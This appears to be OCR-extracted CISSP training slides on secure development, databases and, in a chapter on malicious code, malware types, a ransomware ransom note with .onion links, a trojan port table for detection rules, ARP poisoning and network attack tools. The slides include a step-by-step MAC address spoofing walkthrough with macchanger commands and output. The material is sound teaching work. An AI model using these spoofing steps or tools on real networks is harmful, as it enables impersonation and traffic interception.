Static testing gives an assessment of code and documentation	Dynamic testing gives bugs/bottlenecks in the software system.
Static testing involves a checklist and process to be followed	Dynamic testing involves test cases for execution
This testing can be performed before compilation	Dynamic testing is performed after compilation
Static testing covers the structural and statement coverage testing	Dynamic testing techniques are Boundary Value Analysis & Equivalence Partitioning.
Cost of finding defects and fixing is less	Cost of finding and fixing defects is high
Return on investment will be high as this process involved at an early stage	Return on investment will be low as this process involves after the development phase
More reviews comments are highly recommended for good quality	More defects are highly recommended for good quality.
Requires loads of meetings	Comparatively requires lesser meetings

Code Repositories

- Code repositories are an incredible resource for collaborative efforts on software development projects, but if not configured correctly can provide significant access to unauthorized users
- Some of the security best practices when using a code repository:
  - ✓ Never store credentials as code or configurations on the repository
  - ✓ Remove Sensitive data from files and history
  - ✓ Establish restrictive access controls
  - ✓ Add security files
  - ✓ Validate applications
  - ✓ Conduct security testing on public repositories
  - ✓ Rotate SSH keys and access tokens


GitHub
Powerful collaboration, code review, and code management for open source and private projects.
Bitbucket
The Git solution for professional teams. Collaborate on code with inline comments and pull requests.
GitLab
GitLab is an application to code, test, and deploy code together.
Azure DevOps
Azure DevOps - Everything from hosted-code repositories & issue-tracking to load-testing & automated builds.
Callbacks
Get requests sent to a custom endpoint on specific events in your localization process.
Slack
A messaging app for teams
Microsoft Teams
Meet the hub for teamwork in Office 365.
WordPress
WordPress is web software you can use to create a beautiful website, blog, or app.

Database Security

Database Terminology


- A database is an organized collection of:
  - ✓ Schemas
  - ✓ Tables
  - ✓ Queries
  - ✓ Reports
  - ✓ Views

- Schema
  - Database organization
- Tables
  - ✓ A collection of related data that is configured in a structured format and includes:
    - Columns (Attribute, Field)
    - Rows (Record, Tuple)
- Query
  - ✓ A statement written in a particular language that gives a user access to database information
- View
  - ✓ Pre-established queries that contain limits on the amount of data exposed from tables

Database Keys

- Different database keys
  - ✓ Super Key
    - An attribute(s) used to uniquely identify all attributes in a relation
    - No two distinct rows will have the same values
  - ✓ Candidate Key
    - A column(s) that identifies records without referring to other data
    - Each table may have one or more candidate keys
  - ✓ Composite Key
    - A key composed of more than one column
  - ✓ Primary Key
    - A unique candidate key that:
      - Contains unique values for each row of data
      - Cannot contain null values
  - ✓ Foreign Key
    - A column(s) in a relational database table that provides a link between data in two tables
    - Provides a cross-reference between tables by referencing a primary key of another table

Database Keys




studentId	firstName	lastName	courseId
L0002345	Jim	Black	C002
L0001254	James	Harradine	A004
L0002349	Amanda	Holland	C002
L0001198	Simon	McCloud	S042

courseId	courseName
A004	Accounts
C002	Computing
P301	History
S042	Short Course

Database Transactions

- When dealing with database data transfer, there are a number of key activities necessary to ensure database consistency:
  - ✓ Atomicity
  - ✓ Consistency
  - ✓ Isolation
  - ✓ Durability



ACID

A = Atomicity: The entire transaction takes place at once or doesn't happen at all.

C = Consistency: The database must be consistent before and after the transaction.

I = Isolation: Multiple Transactions occur independently without interference.

D = Durability: The changes of a successful transaction occurs even if the system failure occurs.

Database Security Concerns

- Database Concurrency
  - ✓ Utilization of data by different users at the same time
  - ✓ Dirty Reads
    - An uncommitted dependency that results when a transaction is allowed to read data from a row that has been modified by another running transaction and not yet committed
- Context-Dependent Access Control*
- Partitioning
  - ✓ Segmenting large database tables into multiple smaller parts allowing for quicker queries
- Polyinstantiation
  - ✓ When a database is instantiated into multiple independent instances
  - ✓ This could potentially result in two different instances have the same name primary key
  - ✓ Noise and Perturbation
    - Addition of noise to a database providing confidentiality

NoSQL Databases

- Database methods outside of traditional relational databases
- Differences between SQL and NoSQL databases:

Capability	SQL	NoSQL
Database Type	Relational	Non-Relational
Schema Type	Pre-Defined	Dynamic
Data Storage	Table-Based	Document-Based
Data Access	Query Language	API
Vendors	Oracle, Microsoft, MySQL	MongoDB, CouchDB

Database Storage

- Types of Storage*
  - ✓ Primary
  - ✓ Secondary
  - ✓ Virtual Memory
  - ✓ Virtual Storage
  - ✓ Random Access Storage
  - ✓ Sequential Access Storage
  - ✓ Volatile Storage
  - ✓ Nonvolatile Storage
- Storage Threats*

Knowledge-Based Systems

Knowledge-Based Systems

- Knowledge-based systems are computer programs that reason and utilize a knowledge base to solve complex problems
- Expert Systems
  - ✓ A computer system that emulates the decision-making ability of a human expert generally designed with if-then rules rather than through conventional procedural code
- Machine Learning
  - ✓ Scientific study of algorithms and statistical models that computer systems use to perform a specific task without using explicit instructions, relying on patterns and inference instead
  - ✓ Considered a subset of artificial intelligence
- Neural Networks
  - ✓ A set of algorithms, modeled loosely after the human brain, that are designed to recognize patterns
  - ✓ Neural networks interpret sensory data through a kind of machine perception, labeling or clustering raw input

References

- https://francescolelli.info/tutorial/object-oriented-programming-a-curated-set-of-resources
- https://atomicobject.com/resources/oo-programming/messaging
- https://beginnersbook.com/2013/04/oops-concepts
- https://en.wikipedia.org/wiki/Systems_development_life_cycle
- https://xbsoftware.com/blog/software-development-life-cycle-spiral-model
- https://www.plays-in-business.com/ideal-initiating-diagnosing-establishing-acting-learning
- https://www.edrawsoft.com/template-develop-new-software-gantt-chart.php
- https://www.naii.com/Configuration-Management
- https://blog.eduonix.com/software-development/devsecops-integrating-security-devops
- https://gbksoft.com/blog/back-to-basics-before-starting-the-api-development
- https://www.guru99.com/static-dynamic-testing.html
- https://snyk.io/blog/ten-git-hub-security-best-practices
- https://www.geeksforgeeks.org/acid-properties-in-dbms
- https://pdfs.semanticscholar.org/f541/758a9179998a1b21d28d1feb90428dafad90.pdf
- https://en.wikipedia.org/wiki/Knowledge-based_systems
- https://en.wikipedia.org/wiki/Expert_system
- https://pathmind.com/wiki/neural-network

ISC^2 CISSP Chapter 21

Malicious Code and Application Attacks

CISSP®

Certified Information Systems Security Professional

General Attack Types

- Types of attacks
  - ✓ Zero-Day*
  - ✓ Password Attacks*
    - ○ Password Guessing
    - ○ Dictionary Attacks
  - ✓ Social Engineering*
  - ✓ Application Attacks*
    - ○ Buffer Overflows
    - ○ Time of Check to Time of Use
    - ○ Back Doors
    - ○ Escalation of Privilege and Rootkits

Web Application Attacks

- Types of web application attacks
  - ✓ Cross-Site Scripting (XSS)*
  - ✓ Cross-Site Request Forgery (CSRF)*
  - ✓ SQL Injection*
    - ○ Dynamic Web Applications
  - ✓ Reconnaissance Attacks*
    - ○ IP Probes
    - ○ Port Scans
    - ○ Vulnerability Scans
  - ✓ Masquerading Attacks
    - ○ Spoofing at any layer of the OSI model
      - ARP Spoofing
      - IP Spoofing
      - Application Spoofing
  - ✓ Session Hijacking*


Malware

- Malware is any firmware or software code that maliciously harms a computing resource, manipulates or destroys data, or hides functionality to maintain access to a system
- Malware can be classified into a number of categories
  - ✓ Virus
  - ✓ Worm
  - ✓ Ransomware
  - ✓ Trojan
  - ✓ Rootkit
  - ✓ Spyware
  - ✓ Adware

Viruses

- A virus is executable code that attaches itself to other files or programs
- Macro
  - ✓ A virus generated as a macro application following a scripted command process
- Polymorphic
  - ✓ Virus that changes small parts of its code to mask previous signatures
- Multipartite
  - ✓ Virus that attacks through multiple vectors
- Armored
  - ✓ A virus designed to prevent analysis generally through misleading logic in the code

Worms



The Morris Internet Worm source code

This disk contains the complete source code of the Morris Internet worm program. This tiny, 99-line program brought large pieces of the Internet to a standstill on November 2nd, 1988.

The worm was the first of many intrusive programs that use the Internet to spread.


The Computer History Museum

- A worm is a stand alone malware that is self-contained and self-propagating
- A worm is fundamentally different from a virus in that it because it does not require a host for generation or transmission
- Some significant security paradigms were changed due to worm development[1]
  - ✓ Software Library Security
  - ✓ System Least Privilege
  - ✓ Endpoint security
  - ✓ Emergency Response Teams

Additional Malware

- ➢ Rootkits
  - ✓ Malware that hides malicious processes and activities from users and administrators
    - ○ Firmware
    - ○ Virtual
    - ○ Kernel
    - ○ Library
    - ○ Application

- ➢ Trojan Horse
  - ✓ Malware that accompanies a legitimate program and delivers backdoors and / or rootkits to a system after installation



WARNING!

Your personal files are encrypted!

11:58:26

Your documents, photos, databases and other important files have been encrypted with strongest encryption and unique key, generated for this computer. Private decryption key is stored on a secret Internet server and nobody can decrypt your files until you pay and obtain the private key. The server will eliminate the key after a time period specified in this window.

Open http://maktubuyatq4rfyo.onion.link

or http://maktubuyatq4rfyo.torstorm.org

or http://maktubuyatq4rfyo.tor2web.org

- ➢ Ransomware
  - ✓ Malware that often encrypts victim resources and demands payment to decrypt

Malware Examples

- ➢ Macro Virus
  - ✓ Melissa*, Hancitor
- ➢ Polymorphic Virus
  - ✓ URSNIF, VIRLOCK, VOBFUS, BAGLE, UPolyX
- ➢ Multipartite Virus
  - ✓ Benyviridae, Ophioviridae
- ➢ Trojan
  - ✓ Back Orifice*, MalumPOS*, Carbanak*, Gumblar*
- ➢ Worm
  - ✓ Morris*, Code Red*, Stuxnet*, Duqu*, Conficker*
- ➢ Ransomware
  - ✓ CryptoWall, CryptoLocker*, WannaCry, Gpcode*
- ➢ Rootkit
  - ✓ Blue Pill, ZeroAccess

Malware Classification


➢ One of the challenges of dealing with malware stems from how to properly classify what category it falls under

➢ There are numerous organizations that collect, analyze, and attempt to classify malware:

- ✓ Sophos*
  - ○ https://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware.aspx
- ✓ Virus Total
  - ○ https://www.virustotal.com
- ✓ U.S. Computer Emergency Response Team
  - ○ www.us-cert.gov
- ✓ Symantec
  - ○ www.Symantec.com/security_response

➢ Read the following article about virus testing:

- ✓https://en.wikipedia.org/wiki/EICAR_test_file



* Graph Hash[2]

Malware Indicators of Compromise

➢ Upon delivery and installation of malware, there can be significant indicators of compromise (IOC)[3]

- ✓Unusual Outbound Network Traffic
- ✓Anomalies in Privileged User Account Activity
- ✓Geographical Irregularities
- ✓Log-In Red Flags
- ✓Increases in Database Read Volume
- ✓HTML Response Sizes
- ✓Large Numbers of Requests for the Same File
- ✓Mismatched Port-Application Traffic
- ✓Suspicious Registry or System File Changes
- ✓Unusual DNS Requests
- ✓Unexpected Patching of Systems
- ✓Mobile Device Profile Changes
- ✓Bundles of Data in the Wrong Place
- ✓Web Traffic with Unhuman Behavior
- ✓Signs of DDoS Activity

Port-Application Traffic


➢ Network traffic analysis based on port applications can be an indicator of malware infections

➢ Port information can be helpful in developing defensive measures against malware infection

- ✓ IDS / IPS Detection Rules
- ✓ Firewall Configurations
- ✓ Open Source Intelligence (OSINT) Sharing

Malware Name	Port / Transport Protocol
Agent 31, Hackers Paradise, Masters Paradise	31/tcp
Psyber Stream	1170/tcp
Ultors Trojan	1234/tcp
SubSeven server	1243/tcp
ShockRave	1981/tcp
Trojan Cow	2001/tcp
Ripper Pro	2023/tcp
Deep Throat, Invasor	2140/udp
Rat backdoor	2989/tcp
WinCrash	3024/tcp
Deep Throat, Invasor	3150/tcp
Portal of Doom	3700/tcp
ICQ Trojan	4950/tcp
Gnutella	6346/tcp
The Thing	6400/tcp
SubSeven server	6667/tcp
Deep Throat	6670/tcp
NetBus 1.x, GabanBus, Pie Bill Gates, X-Bill	12345/tcp
NetBus 1.x	12346/tcp
Stacheldraht intruder-to-master	16660/tcp
Shaft master-to-daemon	18753/udp
NetBus 2 Pro	20034/tcp
Shaft intruder-to-master	20432/tcp
Shaft daemon-to-master	20433/udp
SubSeven server	27374/tcp
Trinoo master-to-daemon	27444/udp
Trinoo intruder-to-master	27665/tcp
NetSphere	30100/tcp
Trinoo daemon-to-master	31335/udp
Back Orifice, Baron Night, Bo Facil	31337/tcp
Trinity master-to-daemon	33270/tcp
Lion Worm Backdoor Rootshell	33567/tcp
Lion Worm SSH Trojan	33568/tcp
Masters Paradise Trojan horse	40421/tcp
Lion Worm Backdoor Rootshell	60008/tcp
Stacheldraht master-to-daemon	65000/tcp

TCP/IP Attacks




➢ Each layer of the TCP/IP model must contend with different types of attacks

➢ What kind of attacks do attackers employ against networks and systems?

- ✓Denial-of-Service Attacks
- ✓Buffer Overflow Attacks
- ✓Eavesdropping
- ✓Man-In-The-Middle
- ✓Network Session Hijacking
- ✓Keyloggers
- ✓Spoofing Attacks
- ✓Pharming
- ✓Phishing
- ✓Vishing

➢ Observing the same attack at multiple layers is common and occurs when attacks are modified based on PDUs


Network Layer Attacks




- ➢ Protocol Data Unit
  - ✓ Frame
- ➢ Addressing
  - ✓ Media Access Control (MAC)
- ➢ Network Layer Attacks & Tools
  - ✓ Denial of Service (DoS)
    - ✓ macof
  - ✓ Sniffing
    - ○ Wireshark / tshark
  - ✓ MAC Address Spoofing
    - ○ macchanger
  - ✓ ARP Spoofing
    - ✓ arpspoof
    - ✓ ettercap
  - ✓ Session Hijacking
    - ○ webmitm
  - ✓ Keyloggers
    - ○ KeyGrabber
  - ✓ VLAN Hopping
    - ✓ Yersinia

MAC Address Spoofing

1) Show current network ARP table on victim
2) Identify the proper Network Interface Card (NIC) to modify on attacker
   - ✓ NOTE: Changing of physical interface values requires physical access to the system
3) Shutdown the NIC
4) Search for desired OUI
   - ✓ http://standards-oui.ieee.org/oui.txt
5) Modify the MAC Address
6) Bring up the NIC
7) Show updated ARP table




```
root@gabriel:~# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.220.134  netmask 255.255.255.0  broadcast 192.168.220.255
        inet6 fe80::20c:29ff:fec8:d698  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c8:d6:98  txqueuelen 1000  (Ethernet)
        RX packets 50  bytes 5060 (4.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 31  bytes 3066 (2.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000
```




```
root@gabriel:~# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.220.134  netmask 255.255.255.0  broadcast 192.168.220.255
        inet6 fe80::e2a5:9ff:fec8:d698  prefixlen 64  scopeid 0x20<link>
        ether e0:a5:09:c8:d6:98  txqueuelen 1000  (Ethernet)
        RX packets 162  bytes 12794 (12.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 56  bytes 5430 (5.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000
```

Process to Change MAC Addresses




```
victim@gabriel:~$ arp -a
? (192.168.254.254) at 00:50:56:fe:8c:18 [ether] on eth1
? (192.168.220.134) at 00:0c:29:c8:d6:98 [ether] on eth0
? (192.168.220.254) at 00:50:56:f5:69:90 [ether] on eth0
_gateway (192.168.220.2) at 00:50:56:f1:a4:25 [ether] on eth0
```




Results for MAC address 00:0C:29

Found 1 results.


MAC Address/OUI	Vendor (Company)
00:0C:29	VMware, Inc.




```
attacker@gabriel:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.220.134  netmask 255.255.255.0  broadcast 192.168.220.255
        inet6 fe80::20c:29ff:fec8:d698  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c8:d6:98  txqueuelen 1000  (Ethernet)
```




```
attacker@gabriel:~$ sudo ifconfig eth0 down
```




```
attacker@gabriel:~$ sudo macchanger -m e0:a5:09:00:00:00 eth0
Current MAC:   00:0c:29:00:00:00 (VMware, Inc.)
Permanent MAC: 00:0c:29:c8:d6:98 (VMware, Inc.)
New MAC:       e0:a5:09:00:00:00 (unknown)
```




```
E0-A5-09   (hex)            Bitmain Technologies Inc
E0A509     (base 16)        Bitmain Technologies Inc
                            Building 25, North Olympic
                            Beijing  BEIJING  CHINA
                            CN
```



```
attacker@gabriel:~$ sudo ifconfig eth0 up
```



```
victim@gabriel:~$ arp -a
? (192.168.254.254) at 00:50:56:fe:8c:18 [ether] on eth1
? (192.168.220.134) at e0:a5:09:00:00:00 [ether] on eth0
? (192.168.220.254) at 00:50:56:f5:69:90 [ether] on eth0
_gateway (192.168.220.2) at 00:50:56:f1:a4:25 [ether] on eth0
```



Results for MAC address E0:A5:09


Found 1 results.

MAC Address/OUI	Vendor (Company)
E0:A5:09	Bitmain Technologies Inc


ARP Cache Poisoning

- ➢ Address Resolution Protocol (ARP) is a foundational networking protocol for local area networks (LANs)
- ➢ ARP has the following vulnerabilities:
  - ✓ ARP is a stateless protocol
    - ○ This means it is possible to send an ARP reply even if a ARP request has not been sent
    - ○ This is called a Gratuitous ARP
  - ✓ ARP is an unencrypted protocol
  - ✓ ARP is an unauthenticated protocol
- ➢ Once an ARP cache has been corrupted, the following attacks are possible:
  - ✓ Man-In-The-Middle
  - ✓ Denial-of-Service
  - ✓ Session Hijacking
  - ✓ Sniffing
  - ✓ Broadcast Attacks


Address Resolution Protocol - Request



Address Resolution Protocol - Reply



ARP Cache Spoofing



192.168.0.13
aa:aa:aa:aa:aa:aa

Legitimate ARP

```
Who has 192.168.0.1? Tell 192.168.0.13
192.168.0.1 is at f8:cf:c5:fb:79:6c
Who has 192.168.0.23? Tell 192.168.0.1
Gratuitous ARP for 192.168.0.23 (Request)
Who has 192.168.0.1? Tell 192.168.0.23
192.168.0.1 is at f8:cf:c5:fb:79:6c
```


ff:ff:ff:ff:ff:ff

192.168.0.1
f8:cf:c5:fb:79:6c

10.10.10.4
cc:cc:cc:cc:cc:cc

192.168.0.23
bb:bb:bb:bb:bb:bb

ARP Cache Spoofing



192.168.0.13
aa:aa:aa:aa:aa:aa

Legitimate ARP

```
Who has 192.168.0.1? Tell 192.168.0.13
192.168.0.1 is at f8:cf:c5:fb:79:6c
Who has 192.168.0.23? Tell 192.168.0.1
Gratuitous ARP for 192.168.0.23 (Request)
Who has 192.168.0.1? Tell 192.168.0.23
192.168.0.1 is at f8:cf:c5:fb:79:6c
```


f8:cf:c5:fb:79:6c

192.168.0.1
f8:cf:c5:fb:79:6c

10.10.10.4
cc:cc:cc:cc:cc:cc

192.168.0.23
bb:bb:bb:bb:bb:bb

ARP Cache Spoofing



192.168.0.13
aa:aa:aa:aa:aa:aa

Legitimate ARP

```
Who has 192.168.0.1? Tell 192.168.0.13
192.168.0.1 is at f8:cf:c5:fb:79:6c
Who has 192.168.0.23? Tell 192.168.0.1
Gratuitous ARP for 192.168.0.23 (Request)
Who has 192.168.0.1? Tell 192.168.0.23
192.168.0.1 is at f8:cf:c5:fb:79:6c
```


ff:ff:ff:ff:ff:ff

192.168.0.1
f8:cf:c5:fb:79:6c

10.10.10.4
cc:cc:cc:cc:cc:cc

192.168.0.23
bb:bb:bb:bb:bb:bb

ARP Cache Spoofing



192.168.0.13
aa:aa:aa:aa:aa:aa

```
Who has 192.168.0.1? Tell 192.168.0.13
192.168.0.1 is at f8:cf:c5:fb:79:6c
Who has 192.168.0.23? Tell 192.168.0.1
Gratuitous ARP for 192.168.0.23 (Request)
Who has 192.168.0.1? Tell 192.168.0.23
192.168.0.1 is at f8:cf:c5:fb:79:6c
```

Gratuitous ARP

Threat


ff:ff:ff:ff:ff:ff

192.168.0.1
f8:cf:c5:fb:79:6c

10.10.10.23
cc:cc:cc:cc:cc:cc

192.168.0.4
